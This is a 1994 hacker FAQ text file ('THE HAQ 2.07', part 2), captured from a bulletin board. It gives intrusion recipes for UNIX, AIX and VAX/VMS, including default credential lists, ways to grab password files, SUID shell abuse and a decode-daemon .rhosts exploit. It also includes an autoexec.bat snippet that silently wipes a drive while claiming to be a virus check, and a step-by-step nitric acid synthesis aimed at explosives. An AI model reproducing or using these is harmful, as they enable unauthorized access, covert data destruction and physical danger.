Capture file opened 14-Jun-1994 05:47p

+---------------+
| THE HAQ |
| Edition 2.07 |
| 11 JUN 1994 |
+---------------+

File 2 of 3

==========

VI. NEWBIES READ THIS
(Basic Hacking)

WHAT MAKES A SYSTEM SECURE?
(from alt.security FAQ)
"The only system which is truly secure is one which is switched off and unplugged, locked in a titanium lined safe, buried in a concrete bunker, and is surrounded by nerve gas and very highly paid armed guards. Even then I wouldn't stake my life on it."
- originally from Gene Spafford

^^

WHAT WOULD BE IDEAL PROTECTION OF A SYSTEM?
Password Access- Get rid of simple passwords; routinely change all passwords; regular review/monitoring of password files

Physical Access- Lock up terminals, personal computers, disks when not in use; eliminate unnecessary access lines; disconnect modems when not in use

Other measures- Know who you are talking to; shred all documents; avoid public domain software; report suspicious activity (especially non-working hours access)

What this all means is that hackers must now rely on the ineptitude and laziness of the users of the system rather than the ignorance of SysOps. The SysOps and SecMans (Security Managers) are getting smarter and keeping up to date. Not only that, but they are monitoring the hack/phreak BBSes and publications. So the bottom

line is reveal nothing to overinquisitive newbies...they may be working for the wrong side.

^^

WHAT IS A FIREWALL?
(from the comp.security.misc FAQ)
A (Internet) firewall is a machine which is attached (usually) between your site and a Wide Area Network (WAN). It provides controllable filtering of network traffic, allowing restricted access to certain Internet port numbers and blocks access to pretty well everything else.

^^

HOW TO HACK WITHOUT GETTING INTO TROUBLE AND DAMAGING COMPUTERS?
1. Don't do damage intentionally.
2. Don't alter files other than than to hide your presence or to remove traces of your intrusion.
3. Don't leave any real name, handle, or phone number on any system.
4. Be careful who you share info with.
5. Don't leave your phone number with anyone you don't know.
6. Do NOT hack government computers.
7. Don't use codes unless you HAVE too.
8. Be paranoid!
9. Watch what you post on boards, be as general as possible.
10. Ask questions...but do it politely and don't expect to have everything handed to you.

^^

WHAT DO I DO IF I AM GETTING NOWHERE?
1. Change parity, data length, and stop bits. The system may not respond to 8N1 (most common setting) but may respond to 7E1,8E2, 7S2, etc.
2. Change baud rates.
3. Send a series of carriage returns.
4. Send a hard break followed by a carriage return.
5. Send control characters. Work from ^a to ^z.
6. Change terminal emulation.
7. Type LOGIN, HELLO, LOG, ATTACH, CONNECT, START, RUN, BEGIN, GO, LOGON, JOIN, HELP, or anything else you can think off.

==========

VII. Screwing with the most widespread operating system on the net (UNIX / AIX Hacking)

WHAT ARE COMMON DEFAULT ACCOUNTS ON UNIX?
(from Belisarius)
Common default accounts are root, admin, sysadmin, unix, uucp, rje, guest, demo, daemon, sysbin. These accounts may be unpassworded or the password may possibly be the same (i.e. username uucp has uucp as the passwd).

^^

HOW IS THE UNIX PASSWORD FILE SETUP?
(from Belisarius)
The password file is usually called /etc/passwd
Each line of the passwd file of a UNIX system follows the following format:

    userid:password:userid#:groupid#:GECOS field:home dir:shell

What each of these fields mean/do---

userid -=> the userid name, entered at login and is what the login searches the file for. Can be a name or a number.

password -=> the password is written here in encrypted form. The encryption is one way only. When a login occurs the password entered is run through the encryption algorithm (along with a salt) and then contrasted to the version in the passwd file that exists for the login name entered. If they match, then the login is allowed. If not, the password is declared invalid.

userid# -=> a unique number assigned to each user, used for permissions

groupid# -=> similar to userid#, but controls the group the user belongs to. To see the names of various groups check /etc/group

GECOS FIELD -=> this field is where information about the user is stored. Usually in the format full name, office number, phone number, home phone. Also a good source of info to try and crack a password.

home dir -=> is the directory where the user goes into the system at (and usually should be brought to when a cd is done)

shell -=> this is the name of the shell which is automatically started for the login

Note that all the fields are separated by colons in the passwd file.

^^

WHAT DO THOSE *s, !s, AND OTHER SYMBOLS MEAN IN THE PASSWD FILE?
(from Belisarius)
Those mean that the password is shadowed in another file. You have

to find out what file, where it is and so on. Ask somebody on your system about the specifics of the Yellow Pages system, but discretely!

^^

WHAT IS A UNIX TRIPWIRE?
(from Belisarius)
Tripwire is a tool for Unix admins to use to detect password cracker activity, by checking for changed files, permissions, etc. Good for looking for trojan horses like password stealing versions of telnet/rlogin/ypcat/uucp/etc, hidden setuid files, and the like.

^^

USING SUID/GUID PROGS TO FULL ADVANTAGE.
(from Abort)
A SUID program is a program that when executed has the privs of the owner.
A GUID has the privs of the group when executed.
Now imagine a few things (which happen often in reality):
1. Someone has a SUID program on their account, it happens to allow a shell to, like @ or jump to a shell. If it does that, after you execute said file and then spawn a shell off of it, all you do in that shell has the privs of that owner.
2. If there is no way to get a shell, BUT they leave the file writable, just write over it a script that spawns a shell, and you got their privs again.

^^

HOW CAN I HACK INTO AN AIX MACHINE?
(from Prometheus)

If you can get access to the 'console' AIX machines have a security hole where you can kill the X server and get a shell with ctrl-alt-bkspce. Also by starting an xterm up from one you are not logged in the utmp for that session because the xterms don't do utmp logging as a default in AIX. Or try the usual UNIX tricks: ftping /etc/passwd, tftping /etc/passwd, doing a finger and then trying each of the usernames with that username as a password.

^^

HOW CAN I INCREASE MY DISK QUOTA ON UNIX?
(from Prometheus)

A UNIX disk quota may be increased by finding a directory on another partition and using that. Find another user who wants more quota and create a directory for the other to use, one that is world writable. Once they've put their subdirectory in it, change the perms on the directory to only read-execute. The reason this works is that usually accounts are distributed across a couple of filesystems, and admins are usually too lazy to give users the same quotas on each

filesystem. If the users are all on one filesystem, you may be able to snag some space from one of the /usr/spool directories by creating a 'hidden' subdirectory like .debug there, and using that.

^^

HOW CAN I FOOL AROUND ON XTERM / XWINDOWS?
(from Wildgoose)
Most x commands have a -display option which allows you to pick a terminal to send to. So if you use bitmap to create a bitmap, or download one, etc then:

xsetroot -bitmap bitmapname
[display the bitmap on your screen]

xsetroot -bitmap bitmapname -display xt2500:0
[display the bitmap on another xterm]

Other uses, try xterm -display xt??:0 will give someone else one of your login windows to play with. They are then logged in as you though, and can erase your filespace, etc. Beware!

Slightly irritating:
xclock -geom 1200x1200 -display xt??:0
[fills the entire screen with a clock]

Slightly more irritating:
Use a shell script with xsetroot to flash people's screens different colors.

On the nastier side:
Use a shell script with xsetroot to kill a person's window manager.

Downright nasty:
Consult the man pages on xkill. It is possible to kill windows on any display. So to log someone off an xterm you merely have to xkill their login window.

Protect yourself:
If you use xhost -   this will disable other people from being able to log you out or generally access your terminal.

^^

HOW CAN I TAKE ADVANTAGE OF THE DECODE DAEMON?
(from Caustic)
First, you need to make sure that the decode daemon is active. Check this by telnetting to the smtp port (usually port 25), and expanding user Decode. If it gives you something, you can use it. If it tells you that the user doesn't exist, or whatever, you can't.

If the daemon is active, this is how to exploit the decode daemon:
1) uuencode an echo to .rhosts
2) pipe that into mail, to be sent to the decode daemon

(What happens: the decode daemon (1st) decodes the process, but leaves the bin priveleges resident. (2nd) the echo command is executed, because now the decoded message assumes the bin priveleges [which are *still* active, even though the daemon didn't issue the command]).
3) If this is done right, you will be able to rlogin to the sysem.

^^

HOW CAN I GET THE PASSWORD FILE IF IT IS SHADOWED?
(from Belisarius)
If your system has Yellow Pages file managment:

ypcat /etc/passwd > whatever.filename

^^

HOW IS A PASSWORD ENCRYPTED IN UNIX?
(from UNIX System Security[p.147])
     Password encryption on UNIX is based on a modified version of the DES [Data Encryption Standard]. Contrary to popular belief, the typed password is not encrypted. Rather the password is used as the key to encrypt a block of zero-valued bytes.
     To begin the encryption, the first seven bits of each character in the password are extracted to form the 56-bit key. This implies that no more than eight characters are significant in a password. Next, the E table is modified using the salt, which is the first two characters of the encrypted password (stored in the passwd file). The purpose of the salt is to makae it difficult to use hardware DES chips or a precomputed list of encrypted passwords to attack the algorithm. The DES algorithm (with the modified E table) is then invoked for 25 iterations on the block of zeros. The output of this encryption, which is 64 bits long, is then coerced into a 64-character alphabet (A-Z, a-z, 0-9, "." and "/"). Because this coersion involves translations in which several different values are represented by the same character, password encryption is essentially one-way; the result cannot be decrypted.

==========

VIII. Screwing with the most secure operating system on the net (VAX/VMS Hacking)

WHAT IS VAX/VMS?

VAX: Virtual Address eXtension. Computer is desisgned to use memory addresses beyond the actual hardware and can therefore run progs larger than physical memory. Developed by Digital Equipment Corporation (DEC).

VMS: Virtual Memory System. Also developed by DEC.

DCL: Digital Command Language. Similar to DOS batch language or UNIX script language.

^^

WHAT ARE SOME OF THE DEFAULT VAX LOGINS?

Username	Password
DECNET	DECNET
DEFAULT	DEFAULT
DEMO	DEMO
	unpassworded
FIELD	FIELD
	SERVICE
GUEST	GUEST
	unpassworded
OPERATOR	OPERATOR
OPERATIONS	OPERATIONS
SYSMAINT	SYSMAINT
	SERVICE
	DIGITAL
SYSTEM	SYSTEM
	MANAGER
	OPERATOR
	SYSLIB
SYSTEST	UETP
	SYSTEST
SYSTEST_CLIG	CLIG
	SYSTEST
	TEST
SUPPORT	SUPPORT
	DEC

^^

WHAT ARE SOME OF THE BASIC COMMANDS FROM THE "$" PROMPT?

@: executes a DCL program
     usage- @filename.com
ACCOUNTING: program that tracks usage of the system by users
CREATE: PASCAL compiler
     usage- CREATE filename.pas
CREATE/DIR: create a subdirectory
DEL: delete files
     usage- DEL filename.ext
DIR: list the contents of a directory
     options- /FULL = full listing with all security info
               /BRIEF = brief listing
               * = wildcard for anything
               % = wildcard for a specific character
EDIT: VMS editor, requires VT-220 terminal
HELP: brings up help info
LOGOUT: obvious
MAIL: send E-mail locally and to any connected networks
$PASSWORD: change your password
     usage- $PASSWORD newpassword
PHONE: chat program
     usage- PHONE changes the prompt to a '%', from there type in
            the username you wish to talk to. If the user is on a
            different node then enter nodename::username

```
PHOTO: record session
RUN: execute an executable file
SHOW: lets you look at alot of different stuff
     usage- SHOW option
     options- CLUSTER = VAX cluster, if any
              DEFAULT = directory path and device
              DEVICES = system devices (drives, modems, etc.)
              INTRUSION = accounts being hacked, if any
              MEMORY = obvious
              NETWORK = network name and VAX's location in it
              PROCESS = PROCESS processname shows status
              QUOTA = disk space available for account
              SYSTEM = system info
              DAY = obvious
              TIME = obvious
              USERS = online users
TYPE: display file on terminal (same as DOS 'type' and UNIX 'cat')
SET FILE/PROTECTION: sets the Read/Write/Execute/Delete flags
     usage- SET FILE/PROTECTION=OWNER[RWED] filename.ext
     options- WORLD, GROUP, or SYSTEM can be used in place of OWNER
              WORLD = all users in your world
              GROUP = all users in your group
              SYSTEM = all users with SYSPRV privileges
SET TERMINAL: controls terminal settings
     usage- SET TERMINAL/option
     options- WIDTH=80 = set width to 80 columns
              ADVANCED_VIDEO = selects 124x24 lines
              NOADVANCED_VIDEO = unselects 124x24 lines
              ANSI_CRT = selects ANSI escape sequences
              NOANSI_CRT = unselects ANSI escape sequences
              AUTOBAUD = allows computer to select highest possible
                         baud rate
              NOAUTOBAUD = turn off automatic baud selection
              BROADCAST = allows receipt of SEND, MAIL and PHONE
                          messages
              NOBROADCAST = prevents receiption of SEND, MAIL and
                            PHONE messages
              DEVICE_TYPE=VT220 = set terminal type to VT-220
              ECHO = enables echoing from DCL command line
              NOECHO = disable DCL command line echoing
              FULLDUP = enable full duplex
              NOFULLDUP = disable full duplex
              HANGUP = log off if no carrier
              NOHANGUP = don't log off even if no carrier
              INQUIRE = show device type of terminal
              PAGE=43 = set display length to 43 lines
              TYPE_AHEAD = enable type ahead function
              NOTYPE_AHEAD = disable type ahead function
              UNKNOWN = use for ASCII device types
              WRAP = set wrap around feature
              NOWRAP = unset wrap around feature

^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

WHAT ARE COMMON VAX FILENAME EXTENSIONS?
```

COMPILER SOURCE CODE FILES
==========

ADA = ADA compiler source code file
BAS = BASIC compiler source code file
B32 = BLISS-32 compiler source code file
C   = C compiler source code file
COB = COBOL compiler source code file
FOR = FORTRAN compiler source code file
MAR = MACRO compiler source code file
PAS = PASCAL compiler source code file
PLI = PL/I compiler source code file
OBJ = object code created by compiler before linking

DCL LANGUAGE FILES
==========

CLD = DCL command description file
COM = DCL batch file

GENERAL FILES
==========

DAT = DATa file
DIR = subDIRectory file
EXE = EXEcutable program
HLP = text for HeLP libraries
LIS = system listing files (TYPE, PRINT, PHOTO)
LOG = batch job output
MEM = DSR output file
RNO = DSR source file
SIXEL = file for SIXEL graphics
SYS = SYStem image file
TJL = Trouble JournaL
TMP = TeMPorary file
TXT = text library input file
UAF = User Autorization File

MAIL FILES
==========

DIS = DIStribution file
MAI = MAIl message file
TXT = mail output file

EDT EDITOR FILES
==========

EDT = command file for the EDT editor
JOU = EDT journal when problems occur
TPU = editor command file

==========

IX. Screwing with the most widespread operating system on PCs
(MS-DOS Hacks)

HOW TO REALLY **ERASE** A HARDDRIVE
(from Amarand)
Install a small program (in the Dos directory would be good) called
Wipe, by Norton Utilities. I am pretty sure that executing this

program, using the proper command line options, you can for one better than formatting the hard drive. Wiping the information changes each bit in the object (file, FAT, disk, hard drive) to a zero...or a random bit, or an alternating bit instead of just deleting the reference to it in the file allocation table. If you just delete a file, or format a hard drive...with the new Dos you would only need to let it run its course and then Unformat the drive. Wipe, I have found, works much more effectively by first erasing the file allocation table AFTER erasing the information the file allocation table is used to find.

^^

WRITING A .bat FILE TO 'WIPE' A DRIVE.
Add the following code to the end of autoexec.bat:

```
echo Please wait
echo Checking HardDisk for virii, this make take a while ...
wipe > nothing.txt
```

This prevents any output from Wipe being output.

==========

X. Finding out what that encrypted info is
(Cracking programs)

WHAT ARE PASSWORD CRACKING PROGRAMS?
(from Belisarius)
There are three main cracking programs. They are Crack, Cracker Jack and Cops. The latest versions are 4.1 for Crack and 1.4 for Cracker Jack. Crack and COPS run on UNIX and CJack runs on a PC. CJack1.3 runs on any x86 class and CJack1.4 needs at least a 386. To use any of these requires access to an unshadowed password file.
They are not programs that try to login to an account. They take the password file (/etc/passwd in UNIX is usually the name) and guess the passwords.

^^

WHERE CAN I GET THESE PROGRAMS?

Crack:	ftp.virginia.edu	/pub/security
CrackerJack:	bnlux1.bnl.gov	/pub/pezz
COPS:		

^^

WHAT IS WPCRACK?
WPCRAK is a cracker to break the encryption on WordPerfect files.
It works, but takes a long time to run.

^^

WHAT IS PKCRACK?
PKCRACK is a dictionary cracker for PKZIP. It works. It's

dictionary, but it works. Not all that well, as you may have to sift through multiple possible passwords, but its better than nothing.

==========

XI. How do I keep my info secure
     (PGP / Cryptology)

WHAT IS PGP?
(from Belisarius)
PGP stands for Pretty Good Protection, from a company called Pretty Good Software. It is a public key encryption program for MS-DOS, Unix, and Mac. You create a key pair. One private (secret) key and a public key. The keys are different parts of the whole. I distribute my public key and anyone who wants can grab it ad it to their PGP keyring. Then when they want to send me a message they encrypt it with PGP and my public key and then send it. Only I can decrypt it because you need my secret key to decode it. (Trust me you won't get my secret key) That is PGP. Please use it if you want to communicate anything of a ahhhh....sensitive manner.

^^

WHERE CAN I GET PGP?
(from an archie search)

FTP sites for PGP=Pretty Good Privacy Public Encryption System
^^

========
Unix PGP
========

Host 130.149.17.7
Location: /pub/local/ini/security
           FILE -rw-rw-r--   651826 Apr 5 1993 pgp22.tar.Z

Host arthur.cs.purdue.edu
Location: /pub/pcert/tools/unix/pgp
           FILE -r--r--r--   651826 Mar 7 1993 pgp22.tar.Z

Host coombs.anu.edu.au
Location: /pub/security/cypher
           FILE -r--r--r--   651826 Nov 4 22:28 pgp22.tar.Z

==========
MS-DOS PGP
==========

Host zero.cypher.com
Location: /pub/pgp
           FILE   pgp23a.zip

```
================
MS-DOS PGP SHELL
================

Host athene.uni-paderborn.de
Location: /pcsoft/msdos/security
           FILE -rw-r--r--      65160  Aug  9 20:00  pgpshe22.zip

Host nic.switch.ch
Location: /mirror/msdos/security
           FILE -rw-rw-r--      65160  Aug  9 22:00  pgpshe22.zip

Host plains.nodak.edu
Location: /pub/aca/msdos/pgp
           FILE -rw-r--r--      65430  Nov 26 18:28  pgpshe22.zip


=======
Mac PGP
=======

Host plaza.aarnet.edu.au
Location: /micros/mac/info-mac/util
           FILE -r--r--r--     323574  Apr 26 1993  pgp.hqx

Host sics.se
Location: /pub/info-mac/util
           FILE -rw-rw-r--     323574  Nov  5 11:20  pgp.hqx

Host sumex-aim.stanford.edu
Location: /info-mac/util
           FILE -rw-r--r--     323574  Apr 26 1993  pgp.hqx

=============================================================================
XII. Chemistry 101
     (explosive/pyrotechnic component prep)
XIII. Fun things with solder, wires, and parts
       (Underground electronics)
 XIV. Watching television
       (cable, Pay-Per-View(PPV), scrambling)
  XV. What's on the radio waves?
       (Radios and Scanning)

HOW TO MAKE NITRIC ACID:
(from Neurophire)

Nitric acid is not TOO expensive, but is hard to find except from
chemical supply houses.  Purchases can be traced.(From TBBOM13.TXT)

There are several ways to make this most essential of all acids for
explosives. One method by which it could be made will be presented.
again, be reminded that these methods SHOULD NOT BE CARRIED OUT!!

     Materials:                              Equipment:
```

----------	----------
sodium nitrate or potassium nitrate	adjustable heat source
distilled water	retort
concentrated sulfuric acid	ice bath
	stirring rod
	collecting flask with stopper

1) Pour 32 milliliters of concentrated sulfuric acid into the retort.

2) Carefully weigh out 58 grams of sodium nitrate, or 68 grams of potassium nitrate. and add this to the acid slowly. If it all does not dissolve, carefully stir the solution with a glass rod until it does.

3) Place the open end of the retort into the collecting flask, and place the collecting flask in the ice bath.

4) Begin heating the retort, using low heat. Continue heating until liquid begins to come out of the end of the retort. The liquid that forms is nitric acid. Heat until the precipitate in the bottom of the retort is almost dry, or until no more nitric acid is forming. CAUTION: If the acid is heated too strongly, the nitric acid will decompose as soon as it is formed. This can result in the production of highly flammable and toxic gasses that may explode. It is a good idea to set the above apparatus up, and then get away from it.

Potassium nitrate could also be obtained from store-bought black powder, simply by dissolving black powder in boiling water and filtering out the sulfur and charcoal. To obtain 68 g of potassium nitrate, it would be necessary to dissolve about 90 g of black powder in about one liter of boiling water. Filter the dissolved solution through filter paper in a funnel into a jar until the liquid that pours through is clear. The charcoal and sulfur in black powder are insoluble in water, and so when the solution of water is allowed to evaporate, potassium nitrate will be left in the jar.

==========


XIII. Fun things with solder, wires, and parts (Underground electronics)

HOW TO MAKE HIGH FREQUENCY TONES TO ANNOY SOMEONE? (from Angel of Death with Belisarius)

The idea is to make a simple timing circuit to create a high freq tone. The timing circuit is based upon the 555-chip and uses a simple speaker to convert the pulses from the 555 into sound.

Required materials: 555 timer chip, 9 V battery, .01 uF capacitor,

100k potentiometer, tweeter speaker, wire
(the capacitor and resistor values can vary
although that changes the possible freqs)



555 Timer Pin Connections

Pin 1: Ground (-9V side of bat), one lead of tweeter, one lead of capacitor
Pin 2: Pin 6 and other lead of capacitor
Pin 3: Other lead of the tweeter, one lead of the resistor
Pin 4: Pin 8 and the +9V
Pin 5: No connections
Pin 6: Pin 2 and the other lead of the potentiometer
Pin 7: No connections
Pin 8: Pin 4 and the +9V

==========

XIV. Watching television
(cable, Pay-Per-View(PPV), scrambling)

HOW IS CABLE TV SCRAMBLED?
(from Aero)

There are three main types of scrambling for cable TV: trap filters, gernaral scrambling and addressable scrambling.

1. Trap filters. Located in the distribution box and physically prevent the desired channel from reaching your house. All you see when this techniques is used is theoretically static (i.e. a blank channel). No filter is perfect, so some signal may reach your TV. This is an older system of cable protection, and it is easy to bypass (go out to the box and remove the filter).

2. General scrambling. This system scrambles the pay channels (all the channels before they reach the box), and you need a special decoder to unscramble them. The most common method of scambling is to remove the sync signal. This is also easy to get around as you can buy descramblers.

3. Addressable descramblers. The cable box receives the scrambled channels, but the cable company sends signals to the box telling it which ones should be unscrambled. This is the system used by most pay-per-view systems. This is a little harder to defeat, but not too bad if you have the right equipment/friends.

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=- END of THE HAQ2.07/2 -=-=-=-=-=-=-=-=-=-=-=-=-=-

[The Underground> msg #24066 (49 remaining)] Read cmd -> Next